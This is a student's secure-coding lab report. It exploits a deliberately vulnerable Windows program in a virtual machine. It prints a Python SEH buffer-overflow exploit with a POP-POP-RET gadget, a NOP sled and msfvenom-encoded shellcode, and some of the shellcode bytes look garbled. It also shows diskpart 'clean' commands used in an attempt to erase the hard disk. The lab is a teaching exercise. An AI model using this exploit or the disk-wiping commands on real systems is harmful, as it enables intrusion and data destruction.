

SECURE CODING

CSE-2010

LAB ASSIGNMENT -9

Name :HARSHA VARDHAN

Reg.No : 18BCN7133

Slot : L25+26

Task

- **Download Vulln.zip from teams.**
- **Deploy a virtual windows 7 instance and copy the Vulln.zip into it.**
- **Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe**
- **Download and install python 2.7.* or 3.5.***
- **Run the exploit script II (exploit2.py) to generate the payload**
- **Install Vuln_Program_Stream.exe and Run the same**


Analysis

- **Crash the Vuln_Program_Stream program and try to erase the hdd.**


Script-

```
exploit2.py
5 junk="A" * 4112
6
7 nseh="\xeb\x20\x50\x50"
8
9 seh="\x48\x0c\x01\x40"
10
11 0x40010c40  SB          POP EBX
12 0x40010c4c  SD          POP EBP
13 0x40010c4d  C3          RETN
14 0xPOP EBX ,POP EBP, RETN [rti60.bpl] [C:\Program Files\Frigate3\rti60.bpl]
15
16 nops="\x50" * 50
17
18 # msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
19
20 buf = b""
21 buf += b"\x09\x02\xdb\xcd\x09\x72\xef\x5f\x57\x59\x49\x49\x49"
22 buf += b"\x09\x49\x09\x09\x09\x09\x43\x43\x43\x43\x43"
23 buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
24 buf += b"\x61\x51\x32\x61\x62\x32\x62\x62\x30\x62\x61\x62"
25 buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
26 buf += b"\x52\x75\x50\x50\x47\x51\x70\x4b\x39\x50\x65"
27 buf += b"\x58\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
28 buf += b"\x60\x66\x32\x36\x6c\x6a\x6b\x31\x42\x45\x44\x6a\x6b"
29 buf += b"\x54\x32\x31\x30\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
30 buf += b"\x71\x39\x6f\x4a\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
31 buf += b"\x66\x4e\x77\x60\x7a\x61\x6f\x6d\x4d\x56\x61\x79"
32 buf += b"\x57\x50\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
33 buf += b"\x64\x50\x6c\x4b\x63\x7a\x57\x6c\x6a\x30\x6c\x72"
34 buf += b"\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
35 buf += b"\x6a\x6b\x76\x39\x45\x70\x75\x52\x39\x63\x6a\x6b\x67"
36 buf += b"\x39\x75\x48\x5a\x43\x57\x4a\x43\x79\x4c\x4b\x37\x44"
37 buf += b"\x4c\x4b\x35\x51\x40\x56\x55\x61\x4b\x4f\x4a\x4c\x5a"
38 buf += b"\x61\x6a\x6f\x6d\x6d\x75\x51\x4b\x77\x67\x48\x49\x70"
```

Payload Generated



App Crashes



```

ON Computer: WIN7 x64
DISKPART> list disk

   Disk ###    Status         Size      Free      Dyn  Gpt
   -----
   Disk 0      Online            32 GB         0 B

DISKPART> select disk 0
Disk 0 is now the selected disk.

DISKPART> clean

Virtual Disk Service error:
Clean is not allowed on the disk containing the current boot,
system, pagefile, crashdump or hibernation volume.

DISKPART> select disk0
Microsoft DiskPart version 6.1.7601

DISKPART> clean

Virtual Disk Service error:
Clean is not allowed on the disk containing the current boot,
system, pagefile, crashdump or hibernation volume.

DISKPART>

```

Unable to erase disk due to above occurred error